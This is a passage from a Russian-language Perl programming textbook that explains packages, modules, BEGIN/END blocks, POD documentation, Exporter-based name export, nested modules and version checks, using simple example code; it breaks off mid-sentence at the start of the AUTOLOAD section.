Чтобы сослаться на переменную вне пакета, придется сконструировать составное имя более сложным образом. Первым идет разыменовывающий префикс **$**, за ним — имя пакета, следом — разделитель **::** и только затем имя переменной, но уже без разыменовывающего префикса:

```
require 'package1.pl';
package1::subroutine1();
print $package1::variable1;
Hello!
1
```

***Подсказка**. Старый синтаксис, использующий апостроф вместо **::**, по-прежнему поддерживается. Поэтому, например, если происходит интерполяция для строки **"This is my $owner's house"**, Perl честно попытается найти переменную **$s** из пакета **owner** (по-видимому, имеется в виду нечто другое). Чтобы этого не произошло, воспользуйтесь фигурными скобками: **"This is my ${owner}'s house"**.*

Обратите внимание: таким образом нельзя добраться до переменных, описанных с ключевым словом **my:** они обладают лексической областью видимости и доступны только внутри модуля.

По умолчанию используется пакет **main.** Поэтому если вы не указываете имя пакета — как, например, для конструкции **$::variable1,** — то Perl подставляет его сам (то есть переменная **$::variable1** эквивалентна **$main::variable1).**

На самом деле можно автоматически экспортировать имена, указанные в пакете (как, например, имя подпрограммы **subroutine1), в** текущую область имен. Это означает, что больше не нужно будет указывать имя пакета перед именем подпрограммы, когда понадобится ее вызвать. Чтобы добиться этого, необходимо использовать *модули.*

Модули

Модули — это пакеты, оформленные в виде отдельных файлов, причем имена последних совпадают с именами модулей и имеют расширение .pm. Соглашение Perl определяет, что имя модуля должно начинаться с заглавной буквы. Код, содержащийся в модуле, может экспортировать глобальные имена модуля в текущую область глобальных имен. Поэтому не нужно указывать имя пакета перед именем идентификатора при каждом обращении к нему.

Рассмотрим пример. Мы создаем модуль с именем **Module1** и сохраняем его в файле **Module1.pm.** Код подпрограммы **BEGIN,** выполняемый в момент загрузки модуля, использует стандартный модуль Exporter, чтобы экспортировать в текущую область глобальных имен имя подпрограммы **subroutine1:**

```
package Module1;
BEGIN {
   use Exporter ();
   @ISA = 'Exporter';
   @EXPORT = '&subroutine1'; }
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

Теперь этот модуль можно добавить к основному коду. Обычно для этого используется команда **use**. В случае использования команды **require** подключение выполняется в момент выполнения сценария, однако с помощью **use** пакет загружается на этапе компиляции. По чистой случайности файлы, загружаемые командой **require,** и файлы, загружаемые командой **use,** по умолчанию имеют одно и то же расширение (.pm). С помощью следующего набора команд мы добавляем к программе модуль **Module1 и** вызываем автоматически экспортированную подпрограмму **subroutine1:**

```
use Module1;
subroutine1();
Hello!
```

Нам еще много надо узнать про пакеты Perl. Пакеты можно вкладывать друг в друга разрешать экспортировать определенные имена и не экспортировать их по умолчанию и даже вызывать несуществующие подпрограммы (последнее можно сделать с помощью подпрограммы **AUTOLOAD).** Обо всем этом и еще об очень многом рассказывается в основной части главы.

Непосредственные решения

Как создать пакет

Для создания пакета используется команда **package:**

```
package имя
package
```

Эта команда открывает новую область глобальных имен (то есть область имен данного пакета). В одном файле можно объявлять несколько пакетов; можно разбивать пакет на несколько файлов, но, как правило, один пакет соответствует одному файлу. Можно также использовать вложенные пакеты (см. далее раздел «Создание вложенных моду-

лей»), но они не наследуют область глобальных имен от прародителя. Поэтому при использовании имен, определенных в родительском пакете, придется указывать полное имя. Пример пакета:

```
package package1;
sub subroutine1 { print "Hello!\n"; }
return 1;
```

Имя **main** соответствует области глобальных имен головного сценария. Его не следует использовать явно, и оно подставляется автоматически для составных имен с разделителем **::**, когда имя пакета не указано. Если для команды **package** не задано имя, то это означает, что не создается *никакой* области имен (в том числе и области глобальных имен главного сценария) и, следовательно, придется указывать полное имя для всех последующих переменных и подпрограмм с помощью префикса в виде имени пакета. (Это даже более строгое требование, чем использование прагмы **use strict,** так как приходится указывать полные имена даже для подпрограмм.) С осторожностью надо использовать имена пакетов **m**, **s**, **tr** и **y** — конструкция вида **m::...** будет интерпретироваться Perl как операция поиска с пустым шаблоном (команда **m/.../**), а не как имя переменной из пакета **m**.

Рассмотрим пример:

```
package package1;
sub subroutine1 { print "Hello!\n"; }
return 1;
```

После загрузки пакета последняя команда сообщает системе об успехе операции. Загрузка пакета выполняется с помощью команды **require** (она необходима, если пакет находится в файле, внешнем по отношению к данному пакету). По умолчанию команда **require** добавляет к имени пакета расширение .pm, так что пакет хранится в файле с другим расширением, необходимо указать его полное имя:

```
require 'package1.pl';
```

Команда **require** подключает код пакета к программе на этапе выполнения, а не компиляции. После загрузки можно ссылаться на имена переменных и подпрограмм пакета, указывая с помощью разделителя **::** его имя перед идентификатором переменной:

```
require 'package1.pl';
package1::subroutine1();
Hello!
```

***Подсказка**. В область имен пакета заносятся имена, начинающиеся с букв и символов подчеркивания (если отбросить разыменовывающий префикс). Исключением является переменная **$_** , всегда находящаяся в области имен главного сценария. Это относится также ко всем специальным переменным Perl и именам **STDIN**, **STDOUT**, **STDERR**, **ARGV**, **ARGVOUT**, **ENV**, **INC** и **SIG** без префикса-имени пакета (даже если эти имена используются для целей, отличных от встроенных объектов Perl).*

Нет необходимости хранить пакеты в отдельных файлах. Команды, приведенные выше, можно объединить в один файл, поскольку переключение в новую область видимости происходит сразу, как только интерпретатор встречает команду **package:**

```
package1::subroutine1();
package package1;
sub subroutine1 { print "Hello!\n"; }
Hello!
```

Обратите внимание, что в данном случае нет необходимости ни загружать пакет командой **require,** ни возвращать значение *истина* в конце кода, поскольку он находится в том же самом файле.

Подсказка. *Область глобальных имен пакета представляет собой хэш, имя которого совпадает с имем пакета, но в конце добавляется разделитель* **::** *(в нашем случае* ***%package1::****). Соответственно, имена, используемые внутри пакета, но помещаемые в область глобальных имен главною сценария (см. предыдущую подсказку), находятся в хэше* ***%main::****.*

Создание пакета: конструктор BEGIN

Для инициализации пакета обычно используется подпрограмма **BEGIN** в теле пакета. Используя терминологию объектно-ориентированного программирования, подпрограмму **BEGIN** можно назвать *конструктором пакета.*

В следующем примере переменной $**text** присваивается значение **"Hello!\n",** которое впоследствии используется в подпрограмме **subroutine1:**

```
package package1;
sub BEGIN
{
   $text = "Hello! \n";
}
sub subroutine1
{
   print $text;
}
return 1;
```

(В силу важности конструкторов ключевое слово **sub** перед именем **BEGIN** необязательно.) Теперь, поскольку переменная $**text** инициализирована, мы можем спокойно ее использовать при вызове подпрограммы данного пакета:

```
require 'package1.pl';
package1::subroutine1();
Hello!
```

Подпрограмма **BEGIN** выполняется непосредственно в момент загрузки (компиляции) пакета еще до завершения синтаксического разбора его содержимого (то есть как только Perl находит фигурную скобку, закрывающую тело подпрограммы), поэтому, в частности, она не должна ссылаться на подпрограммы, определенные ниже. После выполнения **BEGIN** интерпретатор немедленно удаляет ее из области видимости и тела пакета, так что вам никогда не удастся вызвать подпрограмму **BEGIN** самостоятельно (она всегда вызывается неявно самим Perl). Можно использовать несколько подпрограмм **BEGIN** в теле пакета, — они будут последовательно выполняться и выбрасываться из области видимости в порядке следования и по мере загрузки пакета.

Поскольку **BEGIN** вызывается столь рано, это удачное место для описания прототипов подпрограмм (если вы используете прототипы — см. раздел «Использование прототипов» в главе 7). В ней также удобно описывать статические переменные пакета, невидимые извне, но сохраняющие значение между вызовами подпрограмм пакета (см. раздел «Постоянные (статические) переменные» в главе 7). Наконец, прагмы Perl часто реализованы именно в виде подпрограмм **BEGIN,** поскольку они выполняются в первую очередь и, следовательно, могут влиять на работу компилятора.

Создание пакета: деструктор END

Подобно тому, как с помощью **BEGIN** инициализируется пакет, в подпрограмме **END**

можно выполнить некоторые завершающие операции при окончании работы интерпретатора — например, чтобы закрыть открытые файлы и освободить используемые системные ресурсы. (Однако не следует слишком полагаться на работу **END,** поскольку сценарий может завершиться аварийным образом еще до того, как дело дойдет до их вызова.) Подпрограмма **END** называется *деструктором пакета*[1]. В следующем примере мы печатаем прощальное сообщение с помощью **END:**

```
package package1;
sub BEGIN { $text = "Hello!\n"; }
sub subroutine1 { print $text; }
return 1;
sub END
{
   print "Thank you for using package! \n";
}
```

(В силу важности деструкторов ключевое слово **sub** перед именем **END** не является обязательным.) А вот результат работы:

```
require 'package1.pl';
package1::subroutine1();
Hello! Thank you for using package!
```

Вы можете определить в одном пакете несколько подпрограмм **END**, — они будут вызываться в порядке, обратном порядку следования в теле пакета. (Подпрограммы **END,** соответствующие разным пакетам, будут вызываться в порядке, обратном порядку загрузки пакетов с помощью команд **require** и **use**.) Как и **BEGIN,** подпрограммы **END** не могут вызываться пользователем, а только самим Perl (они просто не включаются в область глобальных имен пакета, так что при попытке их вызова вы получите сообщение об ошибке: «Undefined subroutine»). Во время выполнения **END** в специальную переменную **$?** записывается код выхода, поэтому, во-первых, его можно изменить, присвоив этой переменной новое значение, а во-вторых, следует соблюдать осторожность при использовании внутри **END** команд, изменяющих значение переменной **$?** (например, вызовов системных команд).

Как определить текущий пакет

Имя текущего пакета хранится во встроенном идентификаторе **__PACKAGE__.** В следующем примере имя текущего пакета выводится из подпрограммы **subroutine1,** входящей в пакет **package1:**

```
package package1;
BEGIN { }
sub subroutine1 { print __PACKAGE__; }
return 1;
END { }
```

А вот результат вызова подпрограммы **subroutine1:**

```
require 'package1.pl';
package1::subroutine1();
package1
```

[1] То, что автор называет «деструктором», в обычной практике программирования называется «финализатором» — например, почувствуйте разницу между деструкторами в C++ и методами finalize в Java. -*Примеч. ред.*

Как разбить пакет на несколько файлов

В одном файле может храниться несколько пакетов — для этого достаточно использовать команду **package** столько раз, сколько нам нужно. Но как продолжить пакет за границы файла? Это, как оказывается, тоже просто — достаточно определить в нескольких файлах пакеты с одним и тем же именем с помощью команды **package.**

Предположим, что в *файле file1.pl* находятся команды Perl, определяющие подпрограмму **hello** (обратите внимание, что имя пакета задано как **package1):**

```
package package1;
BEGIN { }
sub hello { print "Hello!\n"; }
return 1;
END { }
```

Теперь создадим второй файл *file2.pl,* в котором также определяется пакет **package1** и подпрограмма **hello2:**

```
package package1;
BEGIN { }
sub hello2 { print "Hello again!\n"; }
return 1;
END { }
```

Теперь загрузим командой **require** файлы *file1.pl* и *file2.pl* и используем подпрограммы **hello и hello2,** относящиеся к пакету **package1,** но расположенные в двух разных файлах:

```
require 'file1.pl';
require 'file2.pl';
package1::hello();
package1::hello2();
Hello!
Hello again!
```

Практичнее будет разбивать пакет на два файла незаметно для пользователя. Для этого в подпрограмму **BEGIN** надо поместить команду **require.** Тогда файл *package1.pl* будет содержать код

```
package package1;
BEGIN { require 'package2.pl'; }
sub hello { print "Hello!\n"; }
return 1;
END { }
```

а файл *package2.pl* — код

```
package package1;
BEGIN { }
sub hello2 { print "Hello again!\n"; }
return 1;
END { }
```

Теперь загрузка пакета и вызов подпрограмм **hello и hello2** выглядит так:

```
require 'package1.pl';
package1::hello();
package1::hello2();
Hello!
Hello again!
```

Обратите внимание на порядок, в котором выполняется вызов подпрограмм

BEGIN и **END** в случае разбивки пакета:

- Первый файл *test.pl:*

```
package test;
BEGIN
{
   print "Begin/0\n";
   require 'test2.pl';
   print "Begin/1\n";
}
END
{ print "End/A\n"; }

package test;
BEGIN
{
   print "Begin/2\n";
}
END
{ print "End/B\n"; }
```

- Второй файл *test2.pl:*

```
package test;
BEGIN
{
   print "Begin/3\n";
}
END
{ print "End/C\n"; }

package test;
BEGIN
{
  print "Begin/4\n";
}
END
{ print "End/D\n"; }
```

- Главный файл:

```
require 'test.pl';
print "This is the test.\n";
```

- Результат работы:

```
Begin/0
Begin/3
Begin/4
Begin/1
Begin/2
This is the test.
END/B
END/A
END/D
END/C
```

Создание модулей

Модуль Perl — это пакет, который хранится в файле с тем же именем, что и у пакета, и с

расширением .pm. (Использование такого расширения упрощает загрузку модулей с помощью команд **require** и **use,** поскольку они используют расширение .pm по умолчанию.) Например, вот как определить модуль Module1, хранящийся в файле Module1.pm:

```
package Module1;
BEGIN { }
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

Модули могут экспортировать имена в область глобальных имен программы (или другого модуля, если последний загружает его), поэтому префикс в виде имени модуля и разделителя **::** при вызове функций или переменных модулей можно опустить. (Однако если вам больше нравятся имена с префиксами, можете оставить их.) Более подробно о том, как научить Perl по умолчанию экспортировать определенные имена модуля в текущую область глобальных имен, рассказывается в следующем разделе.

Подсказка. *Можно включить прямо в тело модуля документацию (POD = Plain Old Documentation), описывающую правила работы с модулем. Она игнорируется при загрузке модуля, ее всегда можете извлечь в виде ASCII-файла или во множестве других форматов (man, texinfo, HTML, FrameMaker MIF, ASDC-compliant PostScript и т. д.) с помощью утилит, входящих в состав Perl. Примеры внедрения документации в код можно найти в самих модулях, либо во встроенной документации. Более подробно об этом рассказывается в следующем разделе Perl.*

Документирование модулей

Как известно, хорошо написанная программа должна содержать текст на естественном языке, поясняющий ее работу, а не только операторы алгоритмического языка программирования. Одним из классических способов документирования программы являются комментарии. Однако, если вы захотите включить большой фрагмент текста, комментарии неудобны — придется помещать символ # в начале каждой строки.

Подсказка. *Хотя до сих пор об этом и не упоминалось, но Perl может обрабатывать строки, начинающиеся со знака комментария в первой позиции, специальным образом. А именно, конструкции вида*

```
# line номер "имя-файла"
```

рассматриваются как директивы компилятору, переопределяющие имя текущего файла ***(__FILE__)*** *и номер строки (__**LINE**__**),** который присвоен следующей входной строчке.*

Пример:

```
% perl
# line 200 "Anonymous File"
print __LINE__, "\n";
die "test error";
200
test error at Anonymous File line 201
```

Конечно, если вы помещаете свой текст после завершающей Perl-программу конструкции **__END__**, то тогда нет необходимости оформлять его как комментарий — компилятор будет игнорировать все, что расположено после **__END__**. Но, во-первых, удобнее помещать документацию непосредственно рядом с поясняемым кодом, а во-вторых, такой способ может конфликтовать с другими средствами Perl — в частности, с возможностями, описанными далее в подразделе «Использование автозагрузки и самозагрузки подпрограмм». К счастью, Perl, как всегда, предоставляет более удобный способ решить поставленную задачу. А именно, когда вы создаете программу на Perl, вы можете включить прямо в тело программы документацию (POD = Plain Old Document), описывающую, как надо работать с вашей программой или модулем. Она будет игнорироваться

при загрузке, но вы всегда можете извлечь ее в виде ASCII-файла или даже в виде размеченного HTML-файла с помощью утилит, входящих в состав Perl.

Начало документации обозначается символом равенства (=) с последующим ключевым словом, расположенными в первой позиции строки без предшествующих пробелов, конец — конструкцией **=cut,** также расположенной в самом начале строки. Внутри документации могут располагаться дополнительные ключевые слова, также выделяемые символом равенства и расположенные в начале строки, специальные команды разметки, описываемые ниже, и собственно текст документации. Компилятор Perl игнорирует весь текст от первого знака равенства и до заключительной конструкции **=cut** для всех фрагментов документации, встреченных в теле программы. Наоборот, специальные утилиты вырезают фрагменты документации, встроенные в Perl-программу, объединяя их в единый документ и форматируя в соответствии с ключевыми словами и специальными командами разметки, игнорируя операторы Perl. Пример:

```
=pod    (Начало встроенной документации) =item myTest
Функция I<myTest> предназначена для проверки согласованности моих данных.
Она вызывается без параметров и использует глобальные переменные.
=cut    (Конец встроенной документации)
sub myTest () {
   ......
}
```

При работе со встроенной в программу документацией необходимо учитывать следующий факт: компилятор будет игнорировать POD-текст, как только он встретит POD-метку (то есть произвольный идентификатор с предшествующим знаком равенства, расположенный в начальной позиции строки). Однако POD-утилиты, извлекающие из программы встроенную документацию, организованы так, чтобы проверять наличие POD-меток только в начале абзацев (то есть после пустой строки), — это облегчает синтаксический разбор входного текста. Тем самым, например, вы можете включать POD-комментарии, которые не видны ни компилятору, ни утилитам, работающим с документацией:

```
$a=3;
=secret unvisible text
Этот текст не видим ни компилятору,
ни стандартным POD-утилитам Perl!!!
=cut let us continue the program
$b=4;
```

Документация, включаемая в исходный текст программы Perl, структурируется в виде отдельных абзацев (как уже указывалось, это упрощает синтаксический разбор входного текста). Имеются три вида абзацев:

- командный (command),
- текстовый (ordinary text),
- дословный (verbatim),

где *абзац* — это фрагмент текста, отделенный от остального текста пустой строкой в начале и в конце. (Обратите внимание, что некоторые POD-утилиты *не рассматривают* строку, содержащую пробелы, как пустую!)

Командный абзац начинается со знака равенства, за которым следует идентификатор команды. (Обратите внимание, что с точки зрения компилятора Perl командный абзац '**=имя**', встреченный в теле программы, начинает фрагмент документации вплоть до заключительного '**=cut**' независимо от того, является *имя* законной командой форматирования или же нет.) За идентификатором команды, отделенный от него пробелами, может

идти текст, который либо является параметром команды, либо просто рассматривается как комментарий. В настоящее время допустимыми являются следующие команды:

- **=pod** — пустая команда, которой удобно открывать очередной блок встроенной документации (особенно если он содержит текст, продолжающий предыдущий фрагмент документации, который не требует начальной команды форматирования).
- **=cut** — команда, завершающая блок встроенной документации.
- **=head1** *заголовок* — задает заголовок раздела. Заголовок может занимать несколько строк и состоять из нескольких слов.
- **=head2** *заголовок* — задает заголовок подраздела. Заголовок может занимать несколько строк и состоять из нескольких слов.
- **=over** *число* — открывает список элементов. Каждый элемент списка описывается отдельной командой '**=item**', а команда '**=back**' завершает список (см. ниже). Необязательный параметр *число* указывает для POD-утилиты отступ, который используется для формирования списка (большинство POD-утилит используют по умолчанию значение 4).
- **=item** *текст* — задает очередной элемент списка. Если команда имеет вид '**=item *** *текст',* то формируется маркированный список (bullet list). Если команда имеет вид '**=item 1.** *текст',* '**=item 2.** *текст'* и т. д., то формируется нумерованный список. Если же команда имеет вид '**=item** *текст',* где *текст* не совпадает ни с одним из этих шаблонов, то формируется обычный немаркированный список.

Имеется ряд соглашений относительно списков. Так, команды '**=item**' могут использоваться только внутри блока, ограниченного командами '**=over**' и '**=back**', а внутри каждого такого блока должна быть хотя бы одна команда '**=item**'. Необходимо, чтобы команды '**=item**' были согласованы между собой — так, если первая команда задает маркированный список, то и все остальные команды должны задавать маркированный список (аналогичное условие справедливо и для нумерованного или немаркированного списка). Наконец, ваша POD-утилита может иметь свои собственные правила обработки списков — так, некоторые утилиты запоминают тип списка по первой команде '**=item**' и игнорируют соответствующие указания последующих команд '**=item**'.

- **=back** — завершает список элементов (см. выше команды '**=over**' и '**=item**').
- **=for** *метка* — указывает, что текст, содержащийся в этом абзаце, предназначен для определенной POD-утилиты, идентифицируемой именем *метка.* Допустимыми метками являются **text**, **html**, **roff**, **man**, **latex**, **tex** (некоторые из них являются синонимами). Например, следующий абзац включается в выходной документ только в том случае, если встроенная в программу документация используется для создания HTML-страницы:

```
=for html
<br>
<p> Это просто абзац для HTML</p>
```

- **=begin** *метка* и **=end** *метка* — эти две команды действуют аналогично описанной выше команде '**=for**', но в отличие от нее выделяют целый фрагмент встроенной документации (возможно, состоящий из нескольких абзацев) как текст, предназначенный для конкретной POD-утилиты. Пример:

```
=begin html
```

```
<br> Рисунок 1.1. <IMG SRC="figure.jpg"> <br>
=end html
```

Текстовый абзац начинается с первой позиции строки без начальных пробелов (и, естественно, не может начинаться со знака равенства). Такой абзац форматируется в соответствии со спецификой конкретной POD-утилиты (например, выравнивается по левому и правому краю) и с учетом команд форматирования, указанных в тексте. Допустимы следующие команды форматирования:

- **I<***текст***>** — выделить текст курсивом (используется для выделения текста и для имен переменных),
- **B<***текст***>** — выделить текст полужирным шрифтом (используется для ключевых слов и для названий программ),
- **S<***текст***>** — текст содержит неразбиваемые пробелы,
- **C<***идентификатор***>** — используется для литеральных констант,
- **P<***имя***>** — используется для имен файлов,
- **X<***имя***>** — помечает элемент, включаемый в индекс,
- **Z<>** — символ нулевой длины, служащий для разбивки лексических элементов,
- **E<***имя***>** — символ, имеющий имя:
  - **E<lt>** — символ '<',
  - **E<gt>** — символ '<',
  - **E<sol>** — символ '/',
  - **E<**verbar**>** — символ '|'.
  - **E<***число***>** — символ с указанным кодом,
  - **E<***имя***>** - - символ с указанным специфическим именем (например, **E<Agrave>** для HTML-символа, обозначаемого как 'À'),
- **L<***имя***>** — перекрестная ссылка. Допустимы следующие конструкции:
- **L<***имя***>** — страница руководства, имеющая указанное имя,
- **L<***имя***/***идентификатор***>** — метка на странице руководства с указанным именем,
- **L<***имя***/"***раздел***" >** — раздел на странице руководства с указанным именем,
- **L</"***раздел***">** или **L<"***раздел***">** — раздел на текущей странице руководства.

Кроме того, возможны следующие формы этой команды, когда в выходном документе вы увидите только указанный текст, а сама ссылка будет скрыта от ваших глаз:

- **L<***текст***|***имя***>** — страница руководства с указанным именем,
- **L<***текст***|***имя/идентификатор***>** — метка на странице руководства с указанным именем,
- **L<***текст***|***имя/"раздел"* **>** — раздел на странице руководства с указанным именем,
- **L<***текст***|/"***раздел***">** или **L<***текст***|"***раздел***">** — раздел на текущей странице руководства

(при этом текст не может содержать символов '|' и '/', а символы '<' и '>' внутри текста должны быть парными).

Абзац типа *verbatim* начинается с пробела или знака табуляции. (Остальные строки абзаца могут начинаться с первой позиции.) Такой абзац воспроизводится в документе один к одному с единственным исключением — знаки табуляции выравнивают текст по границам столбцов, состоящих из 8-ми символов. Абзац не может содержать команды форматирования или escape-последовательности - любой текст выводится один к одному.

Как по умолчанию экспортировать имена модуля

С помощью модуля Exporter можно по умолчанию экспортировать имена модуля в область глобальных имен другого модуля или программы (то есть той области, где производится загрузка модуля). При загрузке метод **import** модуля определяет, какие имена надо импортировать в область глобальных имен. (Метод - это подпрограмма объекта; о методах мы будем более подробно говорить в главе 16.) Стандартный модуль Exporter позволяет настроить этот метод для текущего модуля.

Рассмотрим пример. Создадим модуль Module1 и экспортируем с помощью модуля Exporter в область глобальных имен точки загрузки подпрограмму **subroutine1:**

```
package Module1;
BEGIN
{
   use Exporter();
   @ISA = qw(Exporter);
   @EXPORT = qw(&subroutine1);
}
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

Массив **@ISA** указывает Perl проверить модуль Exporter на предмет методов, которые не могут быть найдены в текущем модуле, — а именно, на предмет метода **import.** Массив **@EXPORT** перечисляет имена (наличие разыменовывающих префиксов обязательно), экспортируемые по умолчанию. Если вы хотите экспортировать несколько имен, нужно задать команду типа

```
@EXPORT = qw(&subroutine1 &subroutine2 $variable1)
```

Теперь, если какой-то код загрузит данный модуль, подпрограмма **subroutine1** автоматически добавляется к области глобальных имен этого кода. Поэтому эту подпрограмму можно будет вызывать без префикса в виде имени модуля:

```
use Module1;
subroutine1();
Hello!
```

Вы можете также указать Perl, какие имена разрешено экспортировать в текущую область глобальных имен, но не следует экспортировать по умолчанию. Следующий раздел рассматривает эту тему более подробно.

Как разрешить экспорт имени, но по умолчанию его не экспортировать

Хотя имена модуля можно экспортировать по умолчанию при загрузке, осторожность еще никому не мешала (в конце концов, пакеты и модули создаются отчасти затем, чтобы избежать пересечения и наложения областей имен). Разрешается указывать Perl, ка-

кие имена *можно* экспортировать, но по умолчанию не делать этого. Для этого необходимо поместить такие имена в массив **@EXPORT_OK** и использовать модуль Exporter:

```
package Module1;
BEGIN
{
   use Exporter();
   @ISA = qw(Exporter);
   @EXPORT_OK = qw(&subroutine1);
}
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

Теперь код, использующий данный модуль, способен импортировать подпрограмму **subroutine1,** но при этом по умолчанию имя этой подпрограммы не появится в глобальной области видимости программы, если только пользователь не потребует этого явно. Вот как выглядит импорт имени **subroutine1** в другую глобальную область имен:

```
use Module1 qw(&subroutine1);
subroutine1()
Hello!
```

Отметим, что при такой форме команды **use** импортируются только имена, перечисленные после имени модуля, даже если у модуля есть другие идентификаторы, экспортирующиеся по умолчанию. Чтобы перечисленные имена появились в глобальной области имен, они должны существовать и быть помечены как экспортируемые.

Как отключить импорт имен при загрузке модуля

Если вы не хотите, чтобы модуль экспортировал в область глобальных имен свои имена, описанные как экспортируемые по умолчанию, надо добавить пустой список (то есть пару круглых скобок) после имени модуля, указанного в команде use. Например, если модуль Module1 по умолчанию экспортирует подпрограмму **subroutine1,** экспорт можно отключить:

```
use Module1 ();
subroutine1();
Undefined subroutine &main::subroutine1 called at script.pl line 2
```

Как запретить экспорт имени

Если вы не хотите, чтобы модуль экспортировал определенные имена, их надо перечислить во время работы с модулем Exporter в массиве **@EXPORT_FAIL.** В качестве примера мы приведем модуль Uptime.pm, работающий как в операционных системах семейства Unix, так и в Windows. Этот модуль экспортирует подпрограмму **uptime,** показывающую, сколько времени компьютер находится включенным. Чтобы получить это значение, мы вызываем команду Unix uptime (заключив ее имя в обратные апострофы). Поскольку в Windows команды uptime не существует, то при использовании модуля для операционной системы Windows (мы проверяем этот факт, тестируя переменную **$^O**, содержащую имя операционной системы) подпрограмма **uptime** не должна экспортироваться:

```
package Uptime;
BEGIN
{
   use Exporter;
```

```
   @ISA = qw/Exporter/;
   if ($^O ne 'MSWin32') {
         @EXPORT = qw/&uptime/;
   } else {
         print "Sorry, no uptime available in Win32.\n";
         @EXPORT_FAIL = qw/&uptime/;
   }
}
sub uptime { print 'uptime'; }
return 1;
END { }
```

Пусть имеется сценарий script1.pl, в котором мы используем подпрограмму **uptime** из модуля Uptime:

```
use Uptime;
uptime();
```

В операционной системе семейства Unix на экране появится:

```
2;45pm 44 days,  20:32,  15 users,  load average: 2.21, 1.48, 0.93
```

В случае Windows результат будет иным:

```
Sorry, no uptime available in Win32.
Undefined subroutine &main::uptime called at script1.pl line 2.
```

Подсказка. *Относительно других возможностей модуля Exporter (например, об использовании хэша* ***%EXPORT_TAGS)*** *— см. документацию модуля и многочисленные примеры его использования в стандартных модулях Perl.*

Экспортирование без помощи метода import

Когда кто-то использует написанный вами модуль, вызывается метод модуля **import.** Он импортирует имена, экспортируемые модулем. Некоторые модули имеют собственный метод **import,** что означает, что метод из модуля Exporter не вызывается. Однако можно организовать собственную процедуру импортирования, используя метод **export_to_level** модуля Exporter.

Обычно он вызывается в пользовательских реализациях метода **import.** Например, вот так экспортируется переменная **$variable1** модуля Module1 с помощью собственного метода **import:**

```
package Module1;
BEGIN { }
use Exporter();
@ISA = qw(Exporter);
@EXPORT = qw($variable1);
$variable1 = 100;
sub import
{
   print "Im import\n";
   Module1->export_to_level(1, @EXPORT);
}
return 1;
END { }
```

На самом деле в этом случае метод **import** делает не так уж много. Он выводит сообщение «Im import» и экспортирует переменную **$variable1.** Поскольку имя переменной экспортируется на один уровень вверх (то есть к вызывающему модулю), методу

export_to_level передается значение **1** и список экспортируемых имен. Теперь можно использовать модуль Module1 в другом пакете, а переменная **$variable1** будет экспортироваться автоматически:

```
use Module1;
print "\$variable1 = ", $variable1;
In import
$variable1 = 100
```

Создание вложенных модулей

В главе 13 при работе с Term::Cap мы видели, что модули могут быть *вложенными*. А именно, модуль Cap является *подмодулем* модуля Term. На самом деле с точки зрения физического расположения модули не вкладываются (то есть описание модуля Cap не является вложенным в описание модуля Term). Просто подмодуль размещается в каталоге с именем родительского модуля, расположенном внутри общего каталога библиотеки, — Perl рассматривает разделитель :: как разделитель имен каталогов при поиске модулей (то есть модуль Module1::Code1 превращается в Module1/Code1 для Unix, и в Module1\Code1 для Windows).

Рассмотрим пример. Мы создадим модуль Module1::Code1 и используем его подпрограмму **subroutine1.** Чтобы написать исходный текст Module1::Code1, создадим новый каталог Module1 и поместим в него файл Code1.pm с исходным текстом. Убедитесь, что каталог входит в путь поиска модулей Perl, - например, создайте его как подкаталог своего домашнего каталога или каталога библиотеки Perl, где хранится большинство стандартных модулей[1]:

```
package Module1::Code1;
BEGIN
{
   use Exporter();
   @ISA = qw(Exporter);
   @EXPORT_OK = qw(&subroutine1);
}
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

Теперь можно использовать подпрограмму **subroutine1** из модуля Module1::Code1, которая всего-навсего выведет слово «Hello»:

```
use Module1::Code1;
subroutine1();
Hello!
```

Обратите внимание, что имя модуля, заданное в команде **package,** определено как Module1::Code1, а не как Code1. Это и есть истинное имя модуля, под которым он будет известен Perl: интерпретатор не занимается многоуровневым разбором имен типа

[1] К этому совету автора надо относится, скорее всего, как к неуместной шутке. Как правило, Perl при поиске модулей использует *несколько* стандартных каталогов - стандартная библиотека и дополнительные (нестандартные) модули находятся в разных каталогах, равно как в отдельных катале принято располагать платформозависимые модули (хотя при «ручной» сборке Perl это и можно изменить). Внедрение в эту структуру модулей пользователя на уровне подкаталогов сразу разрушит переносимость всей системы. Кроме того, создание подкаталога в каталоге стандартной библиотек обычным пользователем возможно только в однопользовательской системе. - *Примеч. ред.*

Module1::Code1, когда он сперва находит имя Module1, а лишь затем - имя Code1. (То есть вложенный каталог был нужен, чтобы Perl смог найти файл с текстом модуля при выполнении команды **use**, а имя пакета, чтобы ссылаться на него при доступе к подпрограммам и переменным пакета после загрузки.

Проверка версии модуля

Теперь, когда вы научились создавать модули, другие программисты смогут использовать ваш код. Но что, если у них нет правильной версии вашего кода? Модуль Exporter поможет устроить проверку версии модуля. Для этого при работе надо определить переменную **$VERSION** и присвоить ей номер версии. Например, в следующем случае я задаю номер версии своего модуля 1.00:

```
package Module1;
BEGIN { }
use Exporter();
@ISA = qw/Exporter/;
@EXPORT = qw/$variable1/;
$VERSION = 1.00;
return 1;
END { }
```

Если теперь кем-либо используется модуль Module1, проверку версии можно выполнить с помощью метода **require_version** модуля Exporter. Если текущая версия не соответствует требуемой, генерируется сообщение об ошибке. Команда проверки выглядит следующим образом:

```
use Module1();
Module1->require_version(2.00);
Module1 2 required - this is only version 1
(Module1. pm) at usem.pl line 2
```

Более короткий способ — указать проверку номера версии непосредственно в команде use, как это описано в разделе «Использование модулей Perl» главы 13. А именно, если сразу после имени модуля указать число, то Perl проверяет, чтобы номер версии модуля, указанный в переменной **$VERSION,** был не меньше номера, указанного в команде use (в противном случае генерируется сообщение об ошибке):

```
use Module1 2.0 ();
Module1 2 required - this is only version 1
at scipt1.pl line 1.
```

Автозагрузка модулей

Вызов несуществующей подпрограммы обычно приводит к сообщению об ошибке, если только не была определена подпрограмма с именем **AUTOLOAD.** Именно она вызывается при обращении к несуществующей подпрограмме. Имя вызванной подпрограммы заносится в переменную **$AUTOLOAD,** а переданные ей аргументы — в массив **@_**.

Зачастую несуществующая подпрограмма на самом деле существует, но находится в модуле, который вы не хотите загружать, пока он не понадобится (именно поэтому данный процесс называется автозагрузкой). Однако подпрограммы может действительно не быть, и в этом случае **AUTOLOAD** должна имитировать ее работу. Например, можно научить **AUTOLOAD** выполнять системные команды как подпрограммы, просто заклю-

